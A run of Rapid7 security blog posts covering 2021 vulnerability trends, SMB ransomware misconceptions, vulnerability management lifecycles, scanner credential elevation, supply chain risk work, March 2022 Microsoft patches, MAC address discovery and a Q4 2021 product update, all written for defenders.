As many security and IT teams experienced firsthand, 2021 saw notable increases in attack volume, urgency, and complexity. Many of 2021’s critical vulnerabilities were exploited quickly and at scale, dwarfing attacks from previous years and giving businesses little time to shore up defenses in the face of rapidly rising risk. Key findings across the 50 vulnerabilities in this year’s report include:
A 136% increase in widespread threats over 2020, due in part to attacker economies of scale, like ransomware and coin mining campaigns
A significant rise in zero-day attacks
Lower time to known exploitation (TTKE) — a decrease of 71% year over year
When a vulnerability is exploited by many attackers across many different organizations and industries, Rapid7 researchers classify that vulnerability as a widespread threat. In one of the year’s more jarring trends, 52% of 2021’s widespread threats began with a zero-day exploit. These vulnerabilities were discovered and weaponized by adversaries before vendors were able to patch them. A much higher proportion of zero-day attacks are now threatening many organizations from the outset, instead of being used in more targeted operations. 85% of the zero-day exploits in our 2021 data set, like the Microsoft Exchange ProxyLogon vulnerabilities and Log4Shell CVE-2021-44228, were widespread threats from the start.
Additional themes from 2021 included an increase in driver-based attacks and injection exploits, as well as ongoing threats to software supply chain integrity. In the full report, our team also enumerates high-level vulnerability root causes and attacker utilities to help readers understand which vulnerabilities may offer easy exploitability or deep access for attackers.
Examining today’s threat landscape
In summary, the threat landscape in 2021 was frenetic for many businesses. Not only was the world still grappling with the COVID-19 pandemic, which continued to put pressure on staffing and budgets, but security teams faced a rise in attack complexity and severity. Widespread attacks leveraging vulnerabilities in commonly deployed software were endemic, ransomware prevalence increased sharply, and zero-day exploitation reached an all-time high.
While this may sound grim, there is some good news. For one thing, the security industry is better able to detect and analyze zero-day attacks. This, in turn, has helped improve commercial security solutions and open-source rule sets. And while we would never call the rise of ransomware a positive thing for the world, the universality of the threat has spurred more public-private cooperation and driven new recommendations for preventing and recovering from ransomware attacks.
These are just a few examples of how the threat landscape has evolved — and how the challenges vulnerability risk management teams face are evolving along with it. We recommend prioritizing remediation for the CVEs in this year’s data set.
How to manage risk from critical vulnerabilities
At Rapid7, we believe that research-driven context on vulnerabilities and emergent threats is critical to building forward-looking security programs. In line with that, organizations of all sizes can implement the following battle-tested tactics to minimize easy opportunities for attackers.
Asset inventory is the foundation of any security program. Responding quickly and decisively to high-urgency threats requires knowing which technologies you use across your stack, how they are configured, and who has access to them.
Limit and monitor your internet-facing attack surface area. Pay particular attention to security gateway products, such as VPNs and firewalls.
Establish emergency zero-day patching procedures and incident response playbooks that go hand-in-hand with regular patching cycles.
Conduct incident response investigations that look for indicators of compromise (IOCs) and post-exploitation activity during widespread threat events in addition to activating emergency patching protocols.
Employ in-depth security measures to protect your development pipelines from supply chain attacks. These pipelines are often targets — as are developers.
These are only some of the fundamental ways you can layer security to better protect your organization in the face of widespread and emergent threats. Many of the CVEs in our report can be used in concert with other vulnerabilities to achieve greater impact, so make sure to prioritize remediation of the vulnerabilities we’ve identified and implement control and detection mechanisms across the whole of your environment. We strongly recommend prioritizing remediation for the CVEs in this year’s data set.
Ransomware has focused on big-game hunting of large enterprises in the past years, and those events often make theheadlines. The risk can be even more serious for small and medium-sized businesses (SMBs), who struggle to both understand the changing nature of the threats and lack the resources to become cyber resilient. Ransomware poses a greater threat to SMBs’ core ability to continue to operate, as recovery can be impossible or expensive beyond their means.
SMBs commonly seek assistance from managed services providers (MSPs) for their foundational IT needs to run their business — MSPs have been the virtual CIOs for SMBs for years. Increasingly, SMBs are also turning to their MSP partners to help them fight the threat of ransomware, implicitly asking them to also take on the role of a virtual CISO, too. These MSPs have working knowledge of ransomware and are uniquely situated to assist SMBs that are ready to go on a cyber resilience journey.
With this expert assistance available, one would think that we would be making more progress on ransomware. However, MSPs are still meeting resistance when working to implement a cyber resilience plan for many SMBs.
In our experience working with MSPs and hearing the challenges they face with SMBs, we have come to the conclusion that much of this resistance they meet is based on under-awareness, biases, or fallacies.
In this two-part blog series, we will present four common mistakes SMBs make when thinking about ransomware risk, allowing you to examine your own beliefs and draw new conclusions. We contend that until SMBs resistance to resilience improvement do the work to unwind critical flaws in thinking, ransomware will continue to be a growing and existential problem they face.
1. Relying on flawed thinking
“I’m concerned about the potential impacts of ransomware, but I do not have anything valuable that an attacker would want, so ransomware is not likely to happen to me.”
Formal fallacies
These arguments are the most common form of resistance toward implementing adequate cyber resilience for SMBs, and they create a rationalization for inaction as well as a false sense of safety. However, they are formal fallacies, relying on common beliefs that are partially informed by cognitive biases.
Formal fallacies can best be classified simply as deductively invalid arguments that typically commit an easily recognizable logical error when properly examined. Either the premises are untrue, or the argument is invalid due to a logical flaw.
Looking at this argument, the conclusion “ransomware will not happen to me” is the logical conclusion of the prior statement, “I have nothing of value to an attacker.” The flaw in this argument is that the attacker does not need the data they steal or hold ransom to be intrinsically valuable to them — they only need it to be valuable to the attack target.
Data that is intrinsically valuable is nice to have for an attacker, as they can monetize it outside of the attack by exfiltrating it and selling it (potentially multiple times), but the primary objective is to hold it ransom, because you need it to run your business. Facing this fact, we can see that the conclusion “ransomware will not happen to me” is logically invalid based on the premise “I have nothing of value to an attacker.”
Confirmation bias
The belief “ransomware will not happen to me” can also be a standalone argument. The challenge here is that the premise of the argument is unknown. This means we need data to support probability. With insufficient reporting data to capture accurate rates of ransomware on SMBs, this is problematic and can lead to confirmation bias. If I can’t find data on others like me as an SMB, then I may conclude that this confirms I’m not at risk.
Anchoring bias
I may be able to find data in aggregate that states that my SMB’s industries are not as commonly targeted. This piece of data can lead to an anchoring bias, which is the tendency to rely heavily on the first piece of information we are given. While ransomware might not be as common in your industry, that does not mean it does not exist. We need to research further rather than latching onto this data to anchor our belief.
Acknowledge and act
The best way to combat these formal fallacies and biases is for the SMB and their MSP to acknowledge these beliefs and act to challenge them through proper education. Below are some of the most effective exercises we have seen SMBs and MSPs use to better educate themselves on real versus perceived ransomware risk likelihood:
Threat profiling is an exercise that collects information, from vendor partners and open-source intelligence sources, to inform which threat actors are likely to target the business, using which tactics.
Data flow diagrams can help you to map out your unique operating environment and see how all your systems connect together to better inform how data moves and resides within your IT environment.
A risk assessment uses the threat profile information and overlays on the data flow diagram to determine where the business is most susceptible to attacker tactics.
Corrective action planning is the last exercise, where you prioritize the largest gaps in protection using a threat- and risk-informed approach.
2. Being resigned to victimhood
“Large companies and enterprises get hit with ransomware all the time. As an SMB, I don’t stand a chance. I don’t have the resources they do. This is hopeless; there’s nothing I can do about it.”
Victim mentality
This past year has seen a number of companies that were supposedly “too large and well-funded to be hacked” reporting ransomware breaches. It feels like there is a constant stream of information re-enforcing the mentality that, even with a multi-million dollar security program, an SMB will not be able to effectively defend against the adverse outcomes from ransomware. This barrage of information can make them feel a loss of control and that the world is against them.
Learned helplessness
These frequent negative outcomes for “prepared” organizations are building a sense of learned helplessness, or powerlessness, within the SMB space. If a well-funded and organized company can’t stop ransomware, why should we even try?
This mentality takes a binary view on a ransomware attack, viewing it as an all-or-nothing event. In reality, there are degrees of success of a ransomware attack. The goal of becoming immune to ransomware can spark feelings of learned helplessness, but if you reframe it as minimizing the damage a successful attack will have, this allows you to regain a sense of control in what otherwise may feel like an impossible effort.
Pessimism bias
This echo chamber of successful attacks (and thus presumed unsuccessful mitigations) is driving a pessimism bias. As empathetic beings, we feel the pain of these attacked organizations as though it were our own. We then tie this negative emotion to our expectation of an event (i.e. a ransomware attack), creating the expectation of a negative outcome for our own organization.
Acknowledge and act
Biases and beliefs shape our reality. If an SMB believes they are going to fall victim to ransomware and fails to protect against it, they actually make that exact adverse outcome more likely.
Despite the fear and uncertainty, the most important variable missing from this mental math is environment complexity. The more complex the environment, the more difficult it is to protect. SMBs have an advantage over their large-business counterparts, as the SMB IT environment is usually easier to control with the right in-house tech staff and/or MSP partners. That means SMBs are better situated than large companies to deter and recover from attacks — with the right strategic investments.
Check back with us next week, when we’ll tackle the third and fourth major fallacies that hold SMBs back from securing themselves against ransomware.
The immutable truth that vulnerability management (VM) programs have long adhered to is that successful programs should follow a consistent lifecycle. This concept is simply a series of phases or steps that have a logical sequence and are repeated according to an organization’s VM program cadence.
A lifecycle gives a VM program a central illustrative model, defining the high-level series of activities that must be performed to reduce attack surface risk — the ultimate goal of any VM program. This type of model provides a uniform set of expectations for all stakeholders, who are often cross-functional and geographically dispersed. It can also be used as a diagnostic tool to identify bottlenecks, inefficiencies, or gaps (more on that later).
There are many lifecycle model prototypes in circulation, and they are generally comparable and iterative in nature. They break large-bucket activities into four, five, or six phases of work which describe the effort needed to prepare and scan for vulnerabilities or configuration weaknesses, assess or analyze, distribute, and ultimately address those findings through remediation or another risk treatment plan (i.e. exceptions, retire a server, etc).
While any one specific lifecycle will (and should) vary by organization and the specific tools in use, there are some fundamental steps or phases that remain consistent. This educational series will focus on introducing those fundamental building blocks, followed by practical demonstrations on how best to leverage Rapid7 solutions and services to accelerate your program.
In this first installment of a multipart blog and webinar series, we will explore the concept of a VM program lifecycle and provide practical guidance and definition for what many consider the first of the iterative VM lifecycle phases – often referred to as “discover”, “understand,” or even “planning.”
A (very) brief history of the VM lifecycle
But let’s return to the lifecycle concept for just a moment.
Having just a couple of small variables in my life flip the other way, I could have ended up a forensic historian or anthropologist. Those interests have paid dividends time and time again: to understand where you want to go, you have to understand how you got here.
The need for vulnerability management has existed since long before it had a title. It falls under what could be argued is the most important cybersecurity discipline: security hygiene. If you want nice teeth, you have to have good dental hygiene (identify cavities and perform regular maintenance). Similarly, organizations that require secure digital infrastructure must regularly assess and identify weaknesses (vulnerabilities, defects, improper configs) and then address those weaknesses through updates or other mitigation.
Two key points about how we got here:
We all know the evolution of a few worms and viruses in ARPANET in the 1970s, to the much more intentionally crafted viruses targeting operating systems of the 1980s, to today’s this-ware or that-ware that have malintent baked right into the very fibers of their assembly language. In computing, the potential for misuse in the form of vulnerabilities has been with us from the start.
A subtle but countervailing force has slowly but surely crept forward to stem, reflect, contain, and now often eradicate the intentions of bad actors. We the Defenders, the Protectors, the Stewards of Vulnerability Management will not be dissuaded from our obligation to manage cyber risk: to safeguard secrets, to shield corporate data, and to protect the networks that allow us to share pictures of the animals living in our homes and purchase large quantities of toilet paper online. Let’s not forget the prevention of abuse of individual identity — stopping those thieves from taking vacation savings, using those funds for their own vacation, and posting pictures on a Caribbean island from their Instagram account (true story).
We are keen to meet and overcome the challenges of modern attackers and modern infrastructure and applications (with all its containers and microservices), both now and into the bright and hopefully still shiny future.
We have met this call and at times faltered, but we have never been discouraged — and a key element that has supported us Protectors has been the lifecycle artifact. A conceptual model that conveys the continuous nature of the management of vulnerability risk and provides steadfast guidance for all stakeholders.
The lifecycle holds true
Vulnerability risk management is a team sport. It is only through careful, judicious, and sometimes aggravatingly laborious detail that a full lifecycle successfully completes. This may entail the same conversation happening no less than 5 to 8 times with the same audience. Even if the last time you said, “I didn’t ever want to have this conversation ever again.” Amidst all the chaos and confusion, the VM lifecycle is an immutable truth. Its methods may evolve and its technology take a dramatically different approach, but it will remain true.
The compendium to this blog is a webinar, which you can watch here. Both are the first in our series to freshen up perceptions and maybe introduce a few new concepts by exploring the various phases and activities that are fundamental pillars for a strong VM program and its execution. In addition, we have created a worksheet as a guide to facilitate efficient collection of information to build a VM stakeholder map. You can access the worksheet and download it here.

Join me for the next in the series to dive deeper into the initial stages or phases, or whatever preferred term you use, of the VM lifecycle.
The credentials to log into the assets on the network are one of the most critical inputs that can be provided to a vulnerability assessment. In order to capture and report on the full risk of an asset, the scan engine must be able to access the asset so that it can collect vital pieces of information, such as what software is installed and how the system is configured. For UNIX and UNIX-like systems, access to a target is primarily achieved through the Secure Shell Protocol (SSH). Thus, scan engines accessing these systems should have access to the appropriate SSH credentials.
However, this raises the question: What are appropriate SSH credentials? In order for a vulnerability or policy assessment to provide accurate and comprehensive results, the scan engine should ideally be able to gain root-level access to the systems being assessed. Understandably, many security teams are wary about providing the scan engine with root credentials to all of their systems. Instead, security teams prefer to provide a non-root set of credentials that are capable of elevating to become root. In this context, credential elevation means logging into a system with one set of credentials that has fewer privileges and then elevating that credential to gain root-level privileges. In this way, IT administrators can provide service users that can be monitored and easily disabled if necessary.
In the next section, we will look at the different ways that credentials can be elevated.
Elevation options
sudo
The sudo command enables users to run commands with the security privileges of another user, which by default happens to be the root user (superuser). The ability to use the sudo command to elevate to root is a privilege that is provided by the system administrator. The administrator explicitly grants users (or groups) permission to use the sudo command — this is typically done by modifying the /etc/sudoers file on Linux-based systems.
The benefit of having access to the sudo command means that a user does not need to know the root password in order to gain root-level privileges. However, the user attempting to elevate to root-level privileges via sudo may still need to authenticate themselves by providing their own password. This is different from the behaviour of the su command, which will be discussed later.
What this means in terms of configuring sudo elevation in the Security Console is that the Permission Elevation Password on the “Add Credentials” page must be set to the password of the user attempting to elevate to root.
su
Like the sudo command, the su command enables users to run commands with the security privileges of another user, the default being to run the commands as the root user (superuser). However, unlike the sudo command, the su command typically does not require a system administrator to provide explicit permission to use the command. Instead, users can use the su command to switch to any other user on the system but must provide the password of the target user. The implication of this is that in order to use the su command to elevate to root-level privileges, the user must authenticate by providing the root password.
What this means in terms of configuring su elevation in the Security Console, is that the Permission Elevation Password on the “Add Credentials” page must be set to the password of the root user.
sudo+su
If you have read the above sections on sudo and su, you may be asking yourself why you would need to combine the two commands. The answer comes down to a subtle but important difference between the two commands, namely the environmental context in which those commands are invoked. When using sudo to execute another command with root-level privileges, the command is run within the current user’s environment. This means that any environment-specific properties (for example, environment variables) are retained. When using su to execute another command with root-level privileges, su will invoke the default shell used by root and then run the command within that environment. This implies that any environment-specific properties loaded by default when logging into the root user will be set.
Given this explanation, combining the sudo and su commands provides a best of both worlds situation: It allows a user to elevate their privileges to root by providing their own user password, and it will execute the command within the context of the root environment (as opposed to the user’s environment). How does this work?
The first command executed is sudo, which will prompt the user to authenticate themselves by entering their own password. Then, the su command will be run. However, since it is running with root-level privileges, it won’t prompt for another password but instead will execute any commands within the context of the root environment. So to summarize, sudo+su allows for executing commands with root-level privileges within the context of root’s environment but without requiring knowledge of the root password.
What this means in terms of configuring sudo+su elevation in the Security Console, is that the Permission Elevation Password on the “Add Credentials” page must be set to the password of the user attempting to elevate to root.
Important note about sudo, su and sudo+su
The Permission Elevation User should be root. A common misconfiguration when configuring permission elevation is to set this value to the user’s username. This leads to the scan engine logging in as the initial user, then using permission elevation to attempt to elevate to the same user! The credential status will be reported as successful, but the scan results will not have the same accuracy of a correctly configured scan with root permissions.
pbrun
The pbrun command is a utility within the PowerBroker application provided by BeyondTrust. It works similarly to the sudo command in that it allows a user to elevate to root-level privileges without having to provide the root password.
Configuring privilege escalation with pbrun in the Security Console is fairly straightforward, as it does not require any additional passwords beyond the user’s password.
Cisco Enable / Privileged Exec
This option specifically allows a user to elevate to superuser-level privileges on certain Cisco devices using the enable command. Administrators of the Cisco devices will need to have configured an enable password to allow for privilege elevation.
What this means in terms of configuring Cisco Enable / Privileged Exec elevation in the Security Console, is that the Permission Elevation Password on the “Add Credentials” page must be set to the Cisco Enable password configured on the devices.
Perils of not elevating
Elevation is critical to accurately assess an asset for vulnerabilities and system configurations. There are several key pieces of information that can only be collected with root-level privileges. Improperly configuring credential elevation is one of the most common causes of inaccurate or incomplete assessment results. The following table outlines a few key operations and pieces of data that require root-level privileges. It is important to note that this is a non-exhaustive list operations and data requiring root-level privileges – an exhaustive list would quickly become outdated as new data collection techniques are constantly being added to the product.
Conclusion
When it comes to vulnerability management, retrieving accurate and comprehensive results is paramount to mitigating risks within your organization. The most accurate data is collected when the scan engine has root-level access to the systems it is scanning. However, not all organizations may be in a position to provide the root password to these systems.
In this case, a best practice is to provide the vulnerability management software with a service account that is capable of elevating its permissions to root. This allows system administrators to more easily manage who is capable of elevating to root and, if necessary, revoke access. However, there are several different ways that an account can elevate its permissions. Each method comes with subtle but important differences. Understanding those differences is critical to ensuring that elevation to the correct level of permissions occurs successfully.
When one mentions supply chains these days, we tend to think of microchips from China causing delays in automobile manufacturing or toilet paper disappearing from store shelves. Sure, there are some chips in the communications infrastructure, but the cyber supply chain is mostly about virtual things – the ones you can’t actually touch.
In 2018, the Cybersecurity and Infrastructure Security Agency (CISA) established the Information and Communications Technology (ICT) Supply Chain Risk Management (SCRM) Task Force as a public-private joint effort to build partnerships and enhance ICT supply chain resilience. To date, the Task Force has worked on 7 Executive Orders from the White House that underscore the importance of supply chain resilience in critical infrastructure.
Background
The ICT-SCRM Task Force is made up of members from the following sectors:
Information Technology (IT) – Over 40 IT companies, including service providers, hardware, software, and cloud have provided input.
Communications – Nearly 25 communications associations and companies are included, with representation from the wireline, wireless, broadband, and broadcast areas.
Government – More than 30 government organizations and agencies are represented on the Task Force.
These three sector groups touch nearly every facet of critical infrastructure that businesses and government require. The Task Force is dedicated to identifying threats and developing solutions to enhance resilience by reducing the attack surface of critical infrastructure. This diverse group is poised perfectly to evaluate existing practices and elevate them to new heights by enhancing existing standards and frameworks with up-to-date practical advice.

Working groups
The core of the task force is the working groups. These groups are created and disbanded as needed to address core areas of the cyber supply chain. Some of the working groups have been concentrating on areas like:
The legal risks of information sharing
Evaluating supply chain threats
Identifying criteria for building Qualified Bidder Lists and Qualified Manufacturer Lists
The impacts of the COVID-19 pandemic on supply chains
Creating a vendor supply chain risk management template
Ongoing efforts
After two years of producing some great resources and rather large reports, the ICT-SCRM Task Force recognized the need to ensure organizations of all sizes can take advantage of the group’s resources, even if they don’t have a dedicated risk management professional at their disposal. This led to the creation of both a Small and Medium Business (SMB) working group, as well as one dedicated to Product Marketing.
The SMB working group chose to review and adapt the Vendor SCRM template for use by small and medium businesses, which shows the template can be a great resource for companies and organizations of all sizes.
Out of this template, the group described three cyber supply chain scenarios that an SMB (or any size organization, really) could encounter. From that, the group further simplified the process by creating an Excel spreadsheet that provides a document that is easy for SMBs to share with their prospective vendors and partners as a tool to evaluate their cybersecurity posture. Most importantly, the document does not promote a checkbox approach to cybersecurity — it allows for partial compliance, with room provided for explanations. It also allows many of the questions to be removed if the prospective partner possesses a SOC1/2 certification, thereby eliminating duplication in questions.
What the future holds
At the time of this writing, the Product Marketing and SMB working groups are hard at work making sure everyone, including the smallest businesses, are using the ICT-SCRM Task Force Resources to their fullest potential. Additional workstreams are being developed and will be announced soon, and these will likely include expansion with international partners and additional critical-infrastructure sectors.
Microsoft’s March 2022 updates include fixes for 92 CVEs (including 21 from the Chromium project, which is used by their Edge web browser). None of them have been seen exploited in the wild, but three have been previously disclosed. CVE-2022-24512, affecting .NET and Visual Studio, and CVE-2022-21990, affecting Remote Desktop Client, both allow RCE (Remote Code Execution). CVE-2022-24459 is an LPE (local privilege escalation) vulnerability in the Windows Fax and Scan service. All three publicly disclosed vulnerabilities are rated Important – organizations should remediate at their regular patch cadence.
Three CVEs this month are rated Critical. CVE-2022-22006 and CVE-2022-24501 both affect video codecs. In most cases, these will update automatically via the Microsoft Store. However, any organizations with automatic updates disabled should be sure to push out updates. The vulnerability most likely to raise eyebrows this month is CVE-2022-23277, a Critical RCE affecting Exchange Server. Thankfully, this is a post-authentication vulnerability, meaning attackers need credentials to exploit it. Although passwords can be obtained via phishing and other means, this one shouldn’t be as rampantly exploited as the deluge of Exchange vulnerabilities we saw throughout 2021. Exchange administrators should still patch as soon as reasonably possible.
SharePoint administrators get a break this month, though on the client side, a handful of Office vulnerabilities were fixed. ThreeseparateRCEs in Visio, Tampering and Security Feature Bypass vulnerabilities in Word, and Information Disclosure in the Skype Extension for Chrome all got patched.
CVE-2022-24508 is an RCE affecting Windows SMBv3, which has potential for widespread exploitation, assuming an attacker can put together a suitable exploit. Luckily, like this month’s Exchange vulnerabilities, this too requires authentication.
Organizations using Microsoft’s Azure Site Recovery service should be aware that 11 CVEs were fixed with today’s updates, split between RCEs and LPEs. They are all specific to the scenario where an on-premise VMware deployment is set up to use Azure for disaster recovery.
When scanning an asset, one key piece of data that the InsightVM Scan Engine collects is the MAC address of the network interface used during the connection. The MAC address is one of several attributes used by the Security Console to perform asset correlation. As a result of the volatile nature of IP addresses, identifying assets using the MAC address can provide increased reliability when integrating scan results. In some cases, the MAC address can be used as a rudimentary means of fingerprinting an asset. Several manufacturers will use the same first 3 bytes when assigning a MAC address to a device (for example, several CISCO SYSTEMS, INC devices use 00000C as the MAC address prefix).
When performing an authenticated scan (a scan whereby the engine has the necessary credentials to authenticate to the target), collecting the MAC address is relatively straightforward, as all operating systems provide tooling to gather this information. However, collecting the MAC address with an unauthenticated scan (a scan where no credentials are provided) is less reliable. This is due to limitations of network protocols and modern network topologies.
Breaking down IP protocols
In order to understand these limitations, it is important to first understand the fundamentals of the IP protocol suite.
The IP protocol suite can be thought of in 4 layers:
The MAC address is part of the bottom layer called the Link Layer. The MAC address is used by the hardware when communicating with other devices on the same network equipment. Any devices communicating at the Link layer do so without the use of routers.
On the other hand, IP addresses are part of the Network layer. IP addresses are used to communicate with devices across different networks, traversing through routers.
MAC address discovery with unauthenticated scans
This leads to the limitation in unauthenticated scans. When performing an unauthenticated scan against assets that are accessed via a router, the scan engine is only able to communicate with that asset via the Network layer. The implications of this are that the MAC address is not included in the network packets received by the scan engine. This is not a limitation or defect of the scan engine, but rather a reality of the IP protocol suite and modern network infrastructure.
To work around these limitations in the IP protocol suite, the InsightVM scan engine uses several alternative methods to attempt to collect the MAC address of assets being scanned. In general, these alternative methods attempt to authenticate to an asset over various protocols using known default credentials. As a result of this capability in the scan engine, asset results from unauthenticated scans may include the MAC address despite being scanned over a router. However, it is important to note that the success rate is dependent on whether assets are configured to allow authentication using default credentials.
Note: SNMPv1 and SNMPv2 are more likely than most protocols to be configured with known default credentials.
Summary
The following tables outline the different methods that the scan engine will use to collect MAC addresses from targets, and whether or not authentication is required.
Windows
Method
Authenticated or unauthenticated scan
via SMB protocol
Authenticated
via WMI protocol
Authenticated
Scan Assistant
Authenticated
SNMPv1 or SNMPv2
Authenticated or unauthenticated
Note: Collecting the MAC address via SNMPv1 or SNMPv2 with an unauthenticated scan is only possible if the scan engine can authenticate using the default credentials for these protocols. However, it is not recommended that default credentials be left enabled as this poses a serious security risk.
Linux
Method
Authenticated or unauthenticated scan
Via SSH protocol
Authenticated
Via an insecure Telnet protocol
Authenticated
Note: Running an insecure Telnet server on an asset is a serious security risk and is not recommended.
SNMPv1 or SNMPv2
Authenticated or unauthenticated
Note: Collecting the MAC address via SNMPv1 or SNMPv2 with an unauthenticated scan is only possible if the scan engine can authenticate using the default credentials for these protocols. However, it is not recommended that default credentials be left enabled as this poses a serious security risk.
Over the years, the engineering team here at Rapid7 has partnered with dozens of security teams to identify pain points and develop solutions. The importance of collecting the MAC address for targets being scanned is well understood. As a result, the InsightVM Scan Engine has been designed to utilize a multi-pronged approach to collecting MAC addresses from assets.
Greetings, fellow security professionals. As we enter into the new year, we wanted to provide a recap of product releases and features on the vulnerability management (VM) front for Q4 2021.
Let’s start by talking about the elephant in the room. The end of last year was dominated by Log4Shell, the once-in-a-generation security vulnerability that impacted nearly every corner of the security industry and completely ruined every holiday party we were invited to. But as you will see below, in addition to providing you with strong Log4Shell coverage, our VM team has been hard at work on multitudes of other features and capabilities as well.
Chief among these are improvements to credential management aspects of scanning, in the form of Scan Assistant, and better Credential Status Reporting. Container scanning is also seeing improved integration of results, as well as enhanced checks leveraging Snyk. Last but not least, email distribution of reports will allow you to better communicate findings across the organization. In other words, Q4 was more than Log4Shell over here, and we’re excited to tell you about it.
(Note: Starting this edition, you will see up front a label of [InsightVM] vs [InsightVM & Nexpose] to clarify which product a new feature or capability pertains to)
[InsightVM & Nexpose] Log4j security content
When Log4j hit in early December, our VM teams went into high gear offering solutions and boosting ways InsightVM can identify vulnerable software. Here’s a recap of our current coverage:
Authenticated, generic JAR-based coverage for Windows, macOS, and Unix-like operating systems
Authenticated JAR-based checks for follow-on CVEs (CVE-2021-45046, CVE-2021-45105, CVE-2021-44832)
[InsightVM] Log4j dashboard and Query Builder
We added a log4j Query Builder query to the Helpful Queries section of Query Builder and a new dashboard template (the Specific Vulnerability Dashboard) designed to allow customers to visualize the impact of a specific vulnerability or vulnerabilities to their environment.
We have a TON of additional Log4j resources here for you to check out:
A blog from our product manager Greg Wiseman that gives some great context on using InsightVM to detect Log4j
A customer resource hub on how various Rapid7 products help you defend against Log4j
[InsightVM & Nexpose] Additional vulnerability checks and content (non-Log4Shell)
Believe it or not, the world has seen other vulns beyond Log4j. As a team, we added nearly 4,000 vulnerability checks to InsightVM and Nexpose in Q4 and more than a few that warrant mentioning here.
Zoho’s ManageEngine portfolio was affected by critical unauthenticated remote code execution vulnerabilities in ServiceDesk Plus and Desktop Central
The open-source CI/CD solution GoCD was hit by CVE-2021-43287, allowing unauthenticated attackers to leak configuration information, including build secrets and encryption keys, with a single HTTP request
If you want to learn more about these and many other threats that materialized during Q4, check out our Emergent Threat Response blogs (you should check those out regularly, because we are constantly and consistently writing about new threats in near real-time).
[InsightVM & Nexpose] Introducing Scan Assistant
Credential management for Scan Engine can be a huge burden on vulnerability management teams, especially when you are managing tens of thousands of devices. That’s why we created Scan Assistant to help ease that burden.

Scan Assistant is a lightweight service that can be installed on each targeted scan. It allows you to scan targets without the need for credentials. When the Scan Engine scans a target with the Scan Assistant attached, it will automatically collect the information it needs to access the target without the need for additional scan credentials. In addition to enhanced security, Scan Assistant improves scan performance for vulnerability and policy scans, has a fully on-premise footprint, works with both InsightVM and Nexpose, and is completely idle until engaged by a scan. Scan Assistant has now GA’ed for Windows environment. We’ll have coverage for other OSes to follow in the future.
[InsightVM & Nexpose] NEW – Scan diagnostic checks for Credential Status Reporting
While we’re on the subject of credentials during scans, every so often the scan engine can return a partial or total credential failure that might leave you scratching your head. With this new feature, InsightVM and Nexpose offer scan diagnostic checks that allow you to have more granular visibility into credential success (or lack thereof). This will allow you to better troubleshoot authenticated scans that return results you did not expect.
Results are written as vulnerability checks, giving you the ability to use aspects of the platform’s functionality that you are already familiar with to assess where things went wrong.
We are always looking for ways to make your life easier, and these three new improvements to the InsightVM platform are designed to do just that. First, we enhanced the Container Image Scanner to record and post results to InsightVM rather than just to the developer’s local machine where the container lives. This allows the organization to better monitor the security of containers under development. Take a look for yourself — it’s in the Builds tab of the Contain Security Section.
We’ve also launched a fingerprinter for .Net NuGet and Ruby Gem Packages. This allows us to check for vulnerabilities in these software packages leveraging the Snyk integration. This brings our support for Snyk security content to include Java Maven, Node NPM (Javascript), Python PIP, and now .Net NuGet Ruby Gem packages.
Finally, we’re making it easier to share findings across your organization by allowing reports to be sent via email. The entire message includes a password-protected and encrypted pdf and recipients receive a password in a separate email to ensure the info remains secure.
Q4 was a trying time for everyone in the security sphere, and we know that our work on that front is far from done. We hope that some or all of these new InsightVM and Nexpose features make Q1 2022 and beyond a little easier, less stressful, and ultimately more secure. Stay strong!
